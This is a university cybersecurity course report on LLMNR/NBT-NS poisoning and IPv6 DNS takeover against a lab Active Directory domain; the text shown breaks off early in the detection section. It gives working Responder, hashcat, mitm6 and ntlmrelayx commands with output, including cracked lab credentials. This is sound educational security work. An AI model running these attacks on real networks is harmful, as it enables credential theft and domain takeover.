Binghamton University, Thomas J. Watson College of Engineering &
Applied Sciences

Final Report:

LLMNR/NBT-NS Poisoning and IPv6 DNS Takeover Attacks on a Vulnerable Domain Controller

Showing ways to exploit, detect, prevent and deceive Man in the Middle exploitations on default Active Directory settings

Guy Ben-Yishai
CS 459: Science of Cybersecurity
Prof. Guanhua Yan
Fall 2022

Contents

1. Attack……2
    1.1 Environment Setup
        1.1.1 Overview
        1.1.2 VICTIM Virtual Machine
        1.1.3 Vulnerable Users Virtual Machine
        1.1.4 Attacker Virtual Machine
    1.2 Attacker Scenarios
        1.2.1 Reconnaissance
        1.2.2 LLMNR Poisoning
        1.3.3 IPv6 DNS Takeover Attack
    1.3 Conclusion
2. Detection……13
    2.1 Environment Setup
        2.1.1 Overview
        2.1.2 Network Admin Virtual Machine
    2.2 Detection Scenarios
        2.1.1 Detecting LLMNR/NBT-NS Poisoning
        2.1.2 Detecting IPv6 DNS Takeover Attacks
    2.3 Conclusion
3. Prevention……...22
    3.1 Environment Setup
        3.1.1 Overview
    3.2 Prevention Scenarios
        3.1.1 Preventing LLMNR/NBT-NS Poisoning
        3.1.2 Preventing IPv6 DNS Takeover Attacks
    3.3 Conclusion
4. Deception……34
    4.1 Environment Setup
        4.1.1 Overview
        4.1.2 Network Administrator Virtual Machine
        4.1.3 Honeypot User Virtual Machine
    4.2 Deception Scenarios
    4.3 Conclusion
5. Overall Conclusion……42
6. Bibliography……...44

1 Attack

1.1 Environment Setup

1.1.1 Overview




Figure 1 - Initial Diagram of Environment

To demonstrate man in the middle attacks on Active Directory, three different Virtual Machines (VMs) were created using Oracle VM Virtualbox. The VICTIM machine hosts the AD and Domain Controller using Windows Server 2016 as its OS. Two other Windows 10 Enterprise machines were created and made to join the Domain created on VICTIM to act as users. For proper communication between the domain & user machines to be possible, the network configurations of each respective machine are set to NAT network. The attacker machine, also configured with Oracle VM Virtualbox, is a Kali Linux VM with a NAT network configuration. This is done with the assumption that the attacker is on the same network as the vulnerable Domain Controller & user machines.

1.1.2 VICTIM Virtual Machine

The VICTIM VM is responsible for hosting a Domain Network. It is the eventual target of most of the attacks described in this writeup. For the entire lab to function, a machine capable of running Windows Server must be used. VICTIM uses Windows Server 2016 (Standard Evaluation Edition) to function as a Domain Controller. Below is a screenshot of the Server

Manager Dashboard after it is fully configured with AD Certificate & Domain Services, as well as a DNS server.




Figure 2 - VICTIM Server Manager Dashboard

Initially, a new forest is added with VICTIM.local specified as the root domain. Server roles like AD CS and AD DS are installed. After everything is set up, Server Manager->Tools->Active Directory Users and Computers can be used to view the current Active Directory Forest. This GUI shows all Organizational Units that belong to the VICTIM.local domain.




Figure 3 - VICTIM Active Directory Users & Computers List

1.1.3 Vulnerable Users Virtual Machine

Vital to this simulation are at least one Windows User VM, though two are used here. The setup of each machine is nearly identical, with both VMs using Windows 10 Enterprise

(Standard Evaluation Edition) and created in Oracle VM Virtualbox. In order for each User machine to be able to communicate with the Windows Server VM, the network settings of each machine must be modified. The VICTIM machine has a running DNS server, and after running *ipconfig* on VICTIM to retrieve its IPv4 address, it can then be inputted as the DNS server IP on each User machine to connect to the Domain. Below is a network configuration on one of the user machines; the IPv4 settings are modified to always connect to a DNS server with the IP address of the VICTIM machine.




Figure 4 - Network Settings Modification Required for User to connect to Domain

After this is done, the Windows User VM can attempt to connect to the VICTIM machine through the interface shown below.




Figure 5 - Domain Connection Settings on Windows User Machine


1.1.4 Attacker Virtual Machine

The attacker VM functions as a machine with the proper tools & capabilities to exploit the VICTIM machine & employ attacks. It was set up via Oracle VM Virtualbox with a .iso file from the official Kali Linux website. The attacker machine comes with several pre-installed programs like Metasploit that can be of use in exploits such as SMB Relay Attacks, and any tools not already on the machine can easily be installed with *apt*/*apt-get.*

2 Attacker Scenarios

2.1 Reconnaissance

- Before any attack is done, active reconnaissance is performed to see what ports are open on the VICTIM machine. In the image below, a quick scan using the *-Pn* flag shows how easily reconnaissance tools such as nmap can retrieve information on machines once the attacker is on the same network as the victim.



```
┌──(guy㉿kali)-[~]
└─$ nmap 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-03 22:04 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds

┌──(guy㉿kali)-[~]
└─$ nmap 10.0.2.15 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-03 22:04 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00023s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 4.65 seconds
```

Figure 6 - Results of an nmap scans from attacker on the VICTIM machine

- With proper knowledge of what ports and services are open, it is easier for an attacker to formulate a plan.

2.2 LLMNR/NBT-NS Poisoning

LLMNR (Link-Local Multicast Name Resolution) is a protocol based on DNS and is generally used to identify hosts when a local DNS server is unable to resolve a name to an IP address. NBT-NS (NetBIOS Name Service) is considered a precursor protocol to LLMNR and is

somewhat similar to ARP. In modern day networks, both of these protocols have essentially depreciated; therefore the existence of LLMNR/NBT-NS in modern day AD systems can be exploited to retrieve sensitive information.

2.2.1 Steps of the Attack


- Attacker listens to Windows users requesting to connect to a machine
    - To do this, the attacker uses a popular pentesting/hacking tool called Responder- this tool listens to machine connection attempts made throughout a network with LLMNR or NBT-NS and attempts to retrieve the hashes exchanged through these protocols

```
┌──(guy㉿kali)-[/usr/share/responder]
└─$ sudo python Responder.py -I eth0 -dwv
```

Figure 7 - Command used to start Responder

- Attacker waits for Windows user to connect to a machine that the DNS cannot resolve
    - In a real scenario for this attack, this most likely happens when a victim misspells the name of the machine they attempt to connect to, though there are many other events that can trigger LLMNR/NBT-NS. To more easily reproduce this in a simulated environment, the victim user account runs the IP address of the attacker as shown in the image below:

Figure 8 - The Run portal opened by a Windows User ready to connect to a new machine



    - Since the server has no idea where the above query is going, it sends a broadcast message via LLMNR/NBT-NS, which is then intercepted by Responder.
- Attacker receives hash from the victim




Figure 9 - Hashes received from intercepted broadcast from user attempting to resolve the fake server

- Attacker evaluates complexity of hashes and attempts to crack them
    - Windows uses NTLMv2 to create hashes exchanged with the LLMNR/NBT-NS protocol. If the target user uses a simple enough password, hashes can be retrieved in seconds.
    - The attacker can use a hash cracking tool such as hashcat and attempt to crack each hash retrieved from the previous step. Below is the result of using hashcat to crack the hashes:
        - 5600 is used in hashcat to specify the type of hash, in this case NTLMv2.

```
┌──(guy㉿kali)-[~/Documents/LLMNRdemo]
└─$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DIST
RO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================
==================================================
* Device #1: pthread-AMD Ryzen 7 3700X 8-Core Processor, 1078/2220 MB (512 MB allocatable),
1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found in potfile! Use --show to display them.

Started: Mon Oct  3 23:51:25 2022
Stopped: Mon Oct  3 23:51:25 2022

┌──(guy㉿kali)-[~/Documents/LLMNRdemo]
└─$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt --show
SWOODS::VICTIM:2778e92cb3960773:4245bd41ded2e9dc167ed7d821312d27:0101000000000000016d6647fd
7d801c658599a70769bc6000000002008004d0057003400360001001e00570049004e002d00550031004900570
052003300340048004500430045000400340057004900400340057004900400340048004500430
045002e004d005700340036002e004c004f00430041004c00030014004d005700340036002e004c004f004300410
04c00050014004d005700340036002e004c004f00430041004c00070008000016d6647fd7d801060004000200000
008003000300000000000000001000000002000001 42d95066a0e3f566753dafc51d1e580290ef958a4526e2e503
543326cf08a450a001000000000000000000000000000000000000000009001a006300690066007300 2f00310030002e0
030002e0032002e00350000000000000000000:Password1
```

Figure 10 - Hash cracked with hashcat

- At the very bottom of the hash, the password is revealed to be Password1; How secure!

- The attacker can then use this password across several authentication platforms in order to see what kind of access they can achieve throughout the domain. In the above case, a good first place to start would be to login to the windows machine with the username *swoods* and password *Password1*.

2.2.2 Vulnerability

- In this case, the primary vulnerability exploited is the existence of LLMNR/NBT-NS on this machine. LLMNR & NBT-NS were both introduced on Windows Vista, but are not necessary for address resolution to function properly in modern Windows systems.
- A secondary vulnerability that aided in the above exploit is the usage of a weak password. The hash was cracked with a wordlist called *rockyou.txt*. This is a very popular wordlist, containing over 14 million passwords used across 32 million accounts! A common theme with each of these passwords is they are short, consist of repeating characters or simple phrases, and use few numbers or special characters. Because the target Windows User VM happened to use a password weak enough that it was inside the wordlist, the hash was easily cracked.

```
cassie
benfica
love123
696969
asdfgh
lollipop
olivia
cancer
camila
qwertyuiop
superstar
harrypotter
ihateyou
charles
monique
midnight
vincent
christine
apples
scorpio
jordan23
lorena
andreea
mercedes
katherine
charmed
abigail
rafael
```

Figure 11 - An excerpt of passwords from rockyou.txt

2.3 IPv6 DNS Takeover Attack

2.3.1 Steps of the Attack

- DNS Takeover
  - This attack begins with using mitm6, a tool that intercepts Windows DHCPv6 configuration requests. Windows DHCPv6 signals are constantly broadcasted, but the Windows machines that make these requests typically automatically assign their own IP addresses. Because of this, there is an opportunity to reroute the IPv6 DNS server IP address to the attacker's IP.
  - In the image below, mitm6 is used on the VICTIM.local domain. It finds LILUZI, one of the windows user VMs connected to the domain, and successfully spoofs an IPv6 DNS ip address to give to the machine.

```
┌──(guy㉿kali)-[~]
└─$ sudo mitm6 -d victim.local -i eth0
[sudo] password for guy:
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:1c:b2:27]
IPv4 address: 10.0.2.5
IPv6 address: fe80::a00:27ff:fe1c:b227
DNS local search domain: victim.local
DNS allowlist: victim.local
IPv6 address fe80::8098:1 is now assigned to mac=08:00:27:6d:75:fa host=LILUZI.VICTIM.local. ipv4=
Sent spoofed reply for wagcaxoz.VICTIM.local. to fe80::8098:1
Sent spoofed reply for eggawdvhap.VICTIM.local. to fe80::8098:1
IPv6 address fe80::8098:2 is now assigned to mac=08:00:27:6d:75:fa host=LILUZI.VICTIM.local. ipv4=
```

Figure 12 - mitm6 in action on the VICTIM domain

- Relay credentials received from Windows User machine to the Active Directory LDAPS with a fake proxy
  - While mitm6 runs, a script from impacket called *ntlmrelayx* is used to relay information to the VICTIM's ldaps server. In the image below, "test" is appended to the front of victim.local, the domain, to act as a fake proxy and spoof the Web Proxy Auto-Discovery protocol. After successfully spoofing the DNS server with the attacker's IPv6 address, the attacker can also use a fake proxy server to get WPAD configuration info.
  - Typically, the attacker has to wait for the target machine to boot or reboot in order for the server to successfully capture and relay LDAPS credentials. In this simulated environment, a Windows User machine was manually rebooted in order to yield the following result:

```
┌──(guy㉿kali)-[/var/lib/impacket/examples]
└─$ sudo python3 ntlmrelayx.py -6 -wh test.victim.local -t ldaps://10.0.2.15 -l loot
[sudo] password for guy:
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.2.6
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.2.6
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:10.0.2.6 controlled, attacking target ldaps://10.0.2.15
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:10.0.2.6 controlled, attacking target ldaps://10.0.2.15
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Authenticating against ldaps://10.0.2.15 as VICTIM/LILUZI$ SUCCEED
[*] HTTPD(80): Authenticating against ldaps://10.0.2.15 as VICTIM/LILUZI$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```


Figure 13 - Successful usage of ntlmrelayx

- View scan results and glean information about the domain
    - The bottom line in the image above indicates that there is now a bunch of information readily available about the domain inside a new directory called *loot*. The attacker can consult the files inside to learn almost everything about the Domain- its structure, permissions, even when a password was last set.

```
┌──(guy㉿kali)-[/var/lib/impacket/examples/loot]
└─$ ls
domain_computers_by_os.html  domain_groups.html  domain_trusts.grep          domain_users.html
domain_computers.grep        domain_groups.json  domain_trusts.html          domain_users.json
domain_computers.html        domain_policy.grep  domain_trusts.json
domain_computers.json        domain_policy.html  domain_users_by_group.html
domain_groups.grep           domain_policy.json  domain_users.grep
```

Figure 14 - Listing of the /loot directory

- Below is a screencap of the *domain_users_by_group.html* file. This would look far more extensive in an enterprise network and likely give the attacker tons of ideas on what to do next.
- In the creation of this environment, a password was added into the SQL Service account description as this is something that is still actively done today by some network administrators with the thinking that descriptions are private.



Group Policy Creator Owners

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	10/04/22 00:58:03	10/04/22 01:17:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/04/22 00:58:03	1105	password is MYpassword123#
Administrator	Administrator	Administrator	10/03/22 22:58:18	10/03/22 23:27:12	10/04/22 06:04:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/03/22 22:48:11	500	Built-in account for administering the computer/domain

Domain Admins

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	10/04/22 00:58:03	10/04/22 01:17:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/04/22 00:58:03	1105	password is MYpassword123#
Administrator	Administrator	Administrator	10/03/22 22:58:18	10/03/22 23:27:12	10/04/22 06:04:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/03/22 22:48:11	500	Built-in account for administering the computer/domain

Enterprise Admins

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	10/04/22 00:58:03	10/04/22 01:17:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/04/22 00:58:03	1105	password is MYpassword123#
Administrator	Administrator	Administrator	10/03/22 22:58:18	10/03/22 23:27:12	10/04/22 06:04:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/03/22 22:48:11	500	Built-in account for administering the computer/domain

Figure 15 - Screenshot of the domain_users_by_group.html file

- Attacker can repeat relay with the intent of waiting for an administrator to login, or achieve privilege escalation via a vulnerability found in any of the */loot* files
  - If an administrator logged in to the LILUZI machine, the attacker would be able to create fake Windows AD credentials *on the spot* and impersonate an existing user in the domain.

2.3.2 Vulnerability

- The main vulnerability that allows for this attack to be successful is the extensive broadcasting of DHCPv6 traffic throughout the network.

1.3 Conclusion

Active Directory is used in many of today's enterprise systems. If you have ever had a user account that allowed you to login on one computer and then later login to another with the same credentials, it is likely that you have used Active Directory before. Because of this, attacks against Active Directory are becoming more and more prevalent. Security organizations such as Offensive Security recognize this; the OSCP, one of the most famous certifications that is almost

considered industry standard for penetration testing, recently updated its criteria with a 60-point all-or-nothing Active Directory section.

This project is an example for demonstrating man in the middle attacks within AD. With MITM attacks, the sole precursor involves an attacker being connected to the same wireless network as the active directory system, which can easily be accomplished through joining an organization or with simple social engineering. Once connected in a network, the rest involves poking around the system and checking for vulnerabilities to exploit. As shown with LLMNR poisoning, several man in the middle attacks can be performed due to AD systems using outdated versions of various protocols. For example, if SMB version is lower than 3.0, a relay attack can be used to intercept a server-client connection and connect to the server with a reverse tcp payload.

2 Detection

2.1 Environment Setup

2.1.1 Overview




Figure 16 - Detection Environment Diagram

Unlike Stage 1, we also involve a fourth machine to act as the Network Administrator. This machine uses Windows Server 2016 like the VICTIM machine, but has access to network monitoring and detection tools that VICTIM does not. Windows limits installations and provisioning of certain tools on Windows Server machines that are configured as the Domain Controller, so the Network Administrator VM functions to fill this gap. This is the machine that will be used to detect LLMNR/NBT-NS Poisoning and IPv6 DNS Takeover attacks throughout the network.

2.1.2 Network Admin Virtual Machine

